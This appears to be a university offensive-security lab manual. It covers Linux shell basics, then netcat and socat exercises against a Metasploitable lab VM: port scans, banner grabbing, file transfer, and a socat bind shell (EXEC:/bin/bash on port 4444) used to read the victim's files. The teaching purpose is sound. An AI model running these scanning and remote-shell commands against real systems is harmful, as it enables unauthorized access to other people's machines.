

PRACTICAL No. 1: EXPLORING THE COMMAND LINE ARGUMENT

A. ENVIRONMENT VARIABLES

```
# printenv
```

The `printenv` command displays the values of environment variables. If the `name` argument is specified, only the value associated with `name` is printed. If it is not specified, `printenv` displays the current environment variables, one `name=value` pair per line.

A variable “a” can be created as follows :-

a = 5

```
# echo $a
```

create a subsession :- # bash

```
root@kali:~/Desktop# bash
root@kali:~/Desktop# exit
exit
root@kali:~/Desktop# bash
root@kali:~/Desktop# echo $a
Region & Language
root@kali:~/Desktop# exit
exit
root@kali:~/Desktop# echo $a
5
root@kali:~/Desktop#
```

The variable can be Converted to global variable as given below:-

```
# export a
```

```
# bash
```

```
# echo $a
```

```
root@kali: ~
root@kali: ~# a=5
root@kali: ~# echo $a
5
root@kali: ~# bash
root@kali: ~# echo $a
root@kali: ~# exit
exit
root@kali: ~# export a
root@kali: ~# bash
root@kali: ~# echo $a
5
root@kali: ~# exit
exit
root@kali: ~# █
```

It can be converted to local variable as follows:-

```
root@kali: ~
root@kali:~# unset a
root@kali:~# bash
root@kali:~# echo $a

root@kali:~# exit
exit
root@kali:~#
```

B. PIPING AND REDIRECTION

Following is the example of output redirection:-

```
#date > /tmp/mytime
```


```
To append output to a file: # whoami >> /tmp/mytime
```

```
To redirect error : # ls /blabla 2> /tmp/myerror
```

```
To append error to a file : # Date 2 >> /tmp/myerror
```

```
To redirect both output as well as error: # ls /usr /blabla &> /tmp/errors
```

```
To append both output as well as error to a file: #ls /home /blabla &>> /tmp/errors
```



```
root@kali:~/Desktop# date> /tmp/mytime
root@kali:~/Desktop# whoami >> /tmp/mytime
root@kali:~/Desktop# ls /blabla 2> /tmp/myerror
root@kali:~/Desktop# Date 2>> /tmp/myerror
root@kali:~/Desktop# ls /usr /blabla &> /tmp/errors
root@kali:~/Desktop# ls /home /blabla &>> /tmp/errors
root@kali:~/Desktop# cat /tmp/myerror
ls: cannot access '/blabla': No such file or directory
bash: Date: command not found
root@kali:~/Desktop# cat /tmp/errors
ls: cannot access '/blabla': No such file or directory
/home: Universal Access
root@kali:~/Desktop# cat /tmp/mytime
Sat Nov 12 01:22:27 EST 2022
root@kali:~/Desktop#
```

Grep command is used for searching

C. COMPARING TWO FILES

```
(root@kali) -[~]
# cat file1.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
(root@kali) -[~]
```

```
File Actions Edit View Help
(root@kali) -[~]
# nano file1.txt
(root@kali) -[~]
# nano file2.txt
(root@kali) -[~]
# diff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# cat file2.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
#
```

```
[root@kali]~]
# diff -w file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# diff -q file1.txt file2.txt
Files file1.txt and file2.txt differ
```

```
[root@kali]~]
# diff -c file1.txt file2.txt
*** file1.txt      2022-11-04 23:00:29.634252507 -0400
--- file2.txt      2022-11-04 23:01:10.286568770 -0400
*****
*** 1,2 ****
! HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE LECTURE
--- 1,2 ---
! HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# diff -u file1.txt file2.txt
--- file1.txt      2022-11-04 23:00:29.634252507 -0400
+++ file2.txt      2022-11-04 23:01:10.286568770 -0400
@@ -1,2 +1,2 @@
! HI M.SC PART2 STUDENTS
-THIS IS OFFENSIVE LECTURE
+THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# apt install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
```

```
[root@kali]~]
# apt-get install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
```

```
[root@kali]~]
# dpkg --configure -a
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...
Setting up fonts-cantarell (0.303.1-1) ...
Setting up libibusverbs1:amd64 (42.0-1+b1) ...
Setting up rtkit (0.13-4+b1) ...
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
```

```
[root@kali]~]
# colordiff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
#
```

```
[root@kali]~]
# comm file1.txt file2.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
[root@kali]~]
# comm -23 file1.txt file2.txt
THIS IS OFFENSIVE LECTURE
```

```
[root@kali]~]
# comm -13 file1.txt file2.txt
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

MANAGING PROCESSES

```
[root@kali]~]
# ps
 PID TTY          TIME CMD
 1261 pts/0        00:00:06 zsh
 27288 pts/0        00:00:00 ps
[root@kali]~]
# sleep 30 &
[1] 27306
[root@kali]~]
# sleep 30 &
[2] 27316
```

```
[root@kali]~]
# ps
 PID TTY          TIME CMD
 1261 pts/0        00:00:06 zsh
 27306 pts/0        00:00:00 sleep
 27316 pts/0        00:00:00 sleep
 27330 pts/0        00:00:00 ps
[root@kali]~]
# kill -9 27316
[2] + killed      sleep 30
[root@kali]~]
```

```
[root@kali]~]
# pstree
systemd--ModemManager--2*[{ModemManager}]
systemd--NetworkManager--2*[{NetworkManager}]
systemd--2*[VBoxClient--VBoxClient--2*[{VBoxClient}]]
systemd--VBoxClient--VBoxClient
systemd--VBoxService--8*[{VBoxService}]
systemd--agetty
systemd--colord--2*[{colord}]
systemd--cron
systemd--2*[dbus-daemon]
```

```
[root@kali]~]
# top
top - 23:39:04 up 43 min,  2 users,  load average: 0.09,  0.15,  0.
Tasks: 171 total,   1 running, 170 sleeping,   0 stopped,   0 zombies
%Cpu(s):  1.7 us,  0.5 sy,  0.0 ni, 97.8 id,  0.0 wa,  0.0 hi,  0.0 id
MiB Mem : 1981.3 total,   236.6 free,   989.0 used,   755.6 available
MiB Swap: 1024.0 total,   967.1 free,    56.9 used.   786.3 available

```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM
551	root	20	0	368896	88120	42220	S	1.3	4.3
888	kali	20	0	204192	23812	10344	S	1.3	1.2
5473	kali	20	0	2962740	266288	90536	S	1.0	13.1
890	kali	20	0	258244	22248	12588	S	0.7	1.1

```
[root@kali]# ps -aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIM
E COMMAND
root           1  1.2  0.5 168844 10840 ?          Ss  22:55  0:3
3 /sbin/init splash
root           2  0.0  0.0     0     0 ?          S   22:55  0:0
0 [kthreadd]
root           3  0.0  0.0     0     0 ?          I<  22:55  0:0
0 [rcu_gp]
root           4  0.0  0.0     0     0 ?          I<  22:55  0:0
```

```
[root@kali]# ps -afx
PID TTY      STAT  TIME  COMMAND
2 ?  S      0:00  [kthreadd]
3 ?  I<    0:00  \_ [rcu_gp]
4 ?  I<    0:00  \_ [rcu_par_gp]
5 ?  I<    0:00  \_ [netns]
7 ?  I<    0:00  \_ [kworker/0:0H-events_highpri]
8 ?  I      0:02  \_ [kworker/u4:0-ext4-rsv-conversio
9 ?  I<    0:01  \_ [kworker/0:1H-kblockd]
10 ?   I<   0:00  \_ [mm_percpu_wq]
11 ?   I      0:00  \_ [rcu_tasks_kthread]
12 ?   I      0:00  \_ [rcu_tasks_rude_kthread]
```

```
[root@kali]# ps -l
F S  UID      PID  PPID C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0     1261 1226  0  80    0 - 2589 sigsus pts/0    00:0
0:08 zsh
4 T     0     29119 1261  0  80    0 - 2586 do_sig pts/0    00:0
0:00 top
0 S     0     31556 1261  0  85    5 - 1403 hrtime pts/0    00:0
0:00 sleep
4 R     0     31570 1261  0  80    0 - 2484 -        pts/0    00:0
0:00 ps
```

```
[root@kali]# nice -n 19 sleep 30 &
[2] 32559
[root@kali]# ps -l
F S  UID      PID  PPID C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0     1261 1226  0  80    0 - 2589 sigsus pts/0    00:0
0:09 zsh
4 T     0     29119 1261  0  80    0 - 2586 do_sig pts/0    00:0
0:00 top
0 S     0     32559 1261  0  99   19 - 1403 hrtime pts/0    00:0
0:00 sleep
```

```
[root@kali]# renice -n -19 sleep 30 &
[3] 32675
renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3] - exit 1      renice -n -19 sleep 30
```

PRACTICAL No. 2: USING NETCAT SOCAT


A. NETCAT AND SOCAT

Netcat aka nc is a network utility for reading from and writing to network connections using TCP and UDP. Netcat is very useful to both attacks and the network security auditors. For an attacking purpose it is a multi-functional tool which accurate and useful. Security auditors uses Netcat to debug and investigate the network.

In this practical target machine is metasploit and its IPADDRESS IS as shown below:-


```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206  Bcast:192.168.95.255  Mask:255.255.255.0
             inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:1769 errors:0 dropped:0 overruns:0 frame:0
           TX packets:1016 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:130638 (127.5 KB)  TX bytes:67296 (65.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000
msfadmin@metasploitable:~$
```

1. To start with netcat we just check the help section of netcat by using following command:



```
File Actions Edit View Help
[root@kali:~]
# nc -h
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous !!]
  -e filename            program to exec after connect [dangerous !!]
  -b                     allow broadcasts
  -g gateway              source-routing hop point[s], up to 8
  -G num                 source-routing pointer: 4, 8, 12, ...
  -h                     this cruft
  -i secs                delay interval for lines sent, ports scanned
  -k                     set keepalive option on socket
  -l                     listen mode, for inbound connects
  -n                     numeric-only IP addresses, no DNS
  -o file                hex dump of traffic
  -p port                local port number
  -r                     randomize local and remote ports
  -q secs                quit after EOF on stdin and delay of secs
  -s addr                local source address
  -T tos                 set Type Of Service
  -t                     answer TELNET negotiation
  -u                     UDP mode
  -v                     verbose [use twice to be more verbose]
  -w secs                timeout for connects and final net reads
```

2. To scan a target machine(METASPLOIT) we run following command: **Here we have used some flags, -v flag is used for verbose mode, -n indicates numeric-only IP address and -z indicates zero -I/O model (basically used for scanning).We also need to specify a range of ports (10 to 400) and we get the result as shown in the following screenshot:**



```
no port[s] to connect to
[root@kali:~]
# nc -vzn 192.168.95.206 10-400
(UNKNOWN) [192.168.95.206] 139 (netbios-ssn) open
(UNKNOWN) [192.168.95.206] 111 (sunrpc) open
(UNKNOWN) [192.168.95.206] 80 (http) open
(UNKNOWN) [192.168.95.206] 53 (domain) open
(UNKNOWN) [192.168.95.206] 25 (smtp) open
(UNKNOWN) [192.168.95.206] 23 (telnet) open
(UNKNOWN) [192.168.95.206] 22 (ssh) open
(UNKNOWN) [192.168.95.206] 21 (ftp) open
```

3. To scan the UDP ports of target machine (METASPLOIT) using Netcat. With the help of following command we have scanned UDP port using netcat. (**Here we have used -u flag for scanning UDP ports, as seen in the following screenshot:**)

```
root@kali: ~
File Actions Edit View Help
[root@kali ~]# nc -vzu 192.168.95.206 20-100
192.168.95.206: inverse host lookup failed: Unknown host
[UNKNOWN] [192.168.95.206] 94 (?) open
[UNKNOWN] [192.168.95.206] 93 (?) open
[UNKNOWN] [192.168.95.206] 92 (?) open
[UNKNOWN] [192.168.95.206] 91 (?) open
[UNKNOWN] [192.168.95.206] 90 (?) open
[UNKNOWN] [192.168.95.206] 89 (?) open
[UNKNOWN] [192.168.95.206] 88 (kerberos) open
[UNKNOWN] [192.168.95.206] 87 (?) open
[UNKNOWN] [192.168.95.206] 86 (?) open
[UNKNOWN] [192.168.95.206] 85 (?) open
[UNKNOWN] [192.168.95.206] 84 (?) open
[UNKNOWN] [192.168.95.206] 83 (?) open
[UNKNOWN] [192.168.95.206] 82 (?) open
[UNKNOWN] [192.168.95.206] 81 (?) open
[UNKNOWN] [192.168.95.206] 80 (?) open
[UNKNOWN] [192.168.95.206] 79 (?) open
```

4. Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:


```
RX bytes:3194 (3.1 KB) TX bytes:5868 (5.7 KB)
Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$ sudo nc 192.168.95.230
[sudo] password for msfadmin:
no port[s] to connect to
msfadmin@metasploitable:~$ sudo nc 192.168.95.230 1234
```

From our Kali Linux we use following command to start listener. (nc -lvp 1234)

```
[root@kali ~]#
[root@kali ~]# nc -lvp 1234
listening on [any] 1234 ...
```

```
[root@kali ~]#
[root@kali ~]# nc -lvp 1234
listening on [any] 1234 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 41706
```



For Windows, you should install the Netcat (Ncat) package that comes with Nmap, which you can download from <https://nmap.org/download.html>

You can also get updates by liking [Nmap on Facebook](#) or following us [@nmap on Twitter](#).

Nmap is distributed with source code under [custom license terms](#) similar to (and derived from) the GNU General [copyright page](#).


Microsoft Windows binaries

Please read the [Windows section](#) of the Install Guide for limitations and information about the Windows version of Nmap. It's provided as an executable self-installer with the Zenmap GUI. We support Nmap on Windows 7 and newer, as well as newer versions. We also maintain a [guide for users who must run Nmap on earlier versions](#).

Latest stable release self-installer: [nmap-7.93-setup.exe](#)


We have written [post-install usage instructions](#). Please [notify us](#) if you encounter any suggestions for the installer.

When selecting components to install, choose all packages that come with the Nmap installer.



Before continuing, ensure that the Ncat and the Register Nmap Path options are selected, as shown in the above screenshot.

Install Netcat on Windows



```
Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.


C:\Users\sachi>ncat --version
Ncat: Version 7.92 ( https://nmap.org/ncat )

C:\Users\sachi>ncat -h
Ncat 7.92 ( https://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
-4                         Use IPv4 only
-6                         Use IPv6 only
-C, --crlf                 Use CRLF for EOL sequence
```


Ncat Command

The name of the Netcat command-line tool is called ncat, which you can run from either Windows Terminal, CMD, or PowerShell. To check the Netcat version installed on your Windows PC, open a command prompt and execute the following command:



File Actions Edit View Help
File # nc -lvp 1604
listening on [any] 1604 ...
192.168.95.84: inverse host lookup failed: Unknown
connect to [192.168.95.230] from (UNKNOWN) [192.16
hi
HI AM WINDOWS
HI AM KALI
BYE BYE KALI
BYE BYE WINDOWS
pa:
File Actions Edit View Help
File C:\Users\sachi>ncat 192.168.95.230 1604
Ncat: No connection could be made because the target machine ac
e refused it. .
C:\Users\sachi>ncat 192.168.95.230 1604
hi
HI AM WINDOWS
HI AM KALI
BYE BYE KALI
BYE BYE WINDOWS

5. BANNER GRABBING USING NETCAT:- Banner grabbing is collection of information from the host machine. We also can do it using netcat. We run following command to see information of services running on a specific port



```
^C
File # nc 192.168.95.206 21
220 (vsFTPd 2.3.4)
```

```
[root@kali) ~]
# nc 192.168.95.206 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 03:17:25 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

- File Transfer via Netcat :- Netcat also offers an ability to transfer or share files from one device to other device. This is quite similar process of sending texts. We have a text file named file.txt on our Kali Linux system, to share it we use following command:

```
[root@kali) ~]
# cat >file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
^C

[root@kali) ~]
# cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.

[root@kali) ~]
#
```

```
[root@kali) ~]
# nc -lvp 2345<file.txt
listening on [any] 2345 ...
```

Now we can download it from another system. Here for an example we have used metasploit terminal we can also use termux terminal from our android device. From other device we need to run following command to save the file. Here we need the IP address of our Kali Linux machine (we are using local IP).

```
[root@kali) ~]
# nc -lvp 2345<file.txt
listening on [any] 2345 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 43974
```

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ nc 192.168.95.230 2345 >file.txt

msfadmin@metasploitable:~$ ls
file.txt vulnerable
msfadmin@metasploitable:~$ cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
msfadmin@metasploitable:~$
```

7. BIND SHELL USING SOCAT :- In this practical socat will listen to a port in the victim(metasploit machine) and wait for any new connection.

Socat (for SOcket CAT) establishes two bidirectional byte streams and transfers data between them. Data channels may be files, pipes, devices (terminal or modem, etc.), or sockets (Unix, IPv4, IPv6, raw, UDP, TCP, SSL). It provides forking, logging and tracing, different modes for interprocess communication and many more options. It can be used, for example, as a TCP relay (one-shot or daemon), as an external socksifier, as a shell interface to Unix sockets, as an IPv6 relay, as a netcat and rinetd replacement, to redirect TCP-oriented programs to a serial line, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts inside network connections. Socat supports sctp as of 1.7.0.

The Setup

As a testing environment we are using a kali linux vmware installation which will be the "ATTACKER" in our scenario and our host machine, running also metasploit, is going to be the "TARGET/VICTIM". We have placed a directory named erev in the desktop of the victim where it contains a text file named erev.txt and socat.txt with some content. Our goal in the practical will be to actually read the contents of that file from our attacker machine.

```
msfadmin@metasploitable:~/erev$ cat >socat.txt
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TARGET(KALI)
msfadmin@metasploitable:~/erev$ ls
erev.txt socat.txt
msfadmin@metasploitable:~/erev$
```

The IP of the host machine is 192.168.95.230 and the IP of the victim is 192.168.95.206. In order to set this up we need to run the following command to the victim (socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash). This will open port 4444 and listen on it and upon a new connection the /bin/bash will be executed, giving this way a remote shell to the attacker. NOTE: If you are using victim machine was a Windows machine the command above would be adjusted to socat -d -d TCP4-LISTEN:4443 EXEC:'cmd.exe',pipes.

```
msfadmin@metasploitable:~/erev$ ls  
erev.txt socat.txt  
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash  
2022/11/01 02:33:58 socat[4805] N listening on AF=2 0.0.0.0:4444
```

```
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash  
2022/11/01 02:22:56 socat[4787] N listening on AF=2 0.0.0.0:4444  
2022/11/01 02:28:52 socat[4787] N accepting connection from AF=2 192.168.95.230:  
53984 on AF=2 192.168.95.206:4444  
2022/11/01 02:28:52 socat[4787] N forking off child, using socket for reading an  
d writing  
2022/11/01 02:28:52 socat[4794] N execvp'ing "/bin/bash"  
2022/11/01 02:28:52 socat[4787] N forked off child process 4794  
2022/11/01 02:28:52 socat[4787] N starting data transfer loop with FDs [4,4] and  
[3,3]
```

On our attacker machine now we run socat with the following command so it can connect to the victim. Do remember that the IP of the victim is the 192.168.95.206 (**socat -TCP4:192.168.95.206:4444**). This tells socat to connect to the IP of the victim on port 4443 which we know is open since we set up the listener at that port, using the TCP4 protocol.

```
[root@kali:~]# socat - TCP4:192.168.95.206:4444
```

```
[root@kali:~]# socat - TCP4:192.168.95.206:4444  
ls  
erev.txt  
socat.txt
```

```
[root@kali:~]# socat - TCP4:192.168.95.206:4444  
ls  
erev.txt  
socat.txt  
cat socat.txt  
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TAGRGET(KALI)
```

```
[root@kali:~]# socat - TCP4:192.168.95.206:4444  
cat erev.tx  
cat erev.txt  
THIS IS SIMPLE TEST FILE
```

On the upper screenshot which belongs to the attacker(kali machine) we see that we can read the contents of the erev.txt and socat.txt file with success.

Take a look also on below part where it is wireshark running and capturing the traffic between the attacker and the victim. As you can see the contents of the file are available in wireshark as well and anyone inspecting the traffic may be able to read them!

```
tcp.stream eq 0
No. Time Source Destination Protocol Length Info
32 24.888518497 192.168.95.230 192.168.95.206 TCP 79 55896 → 4444 [P
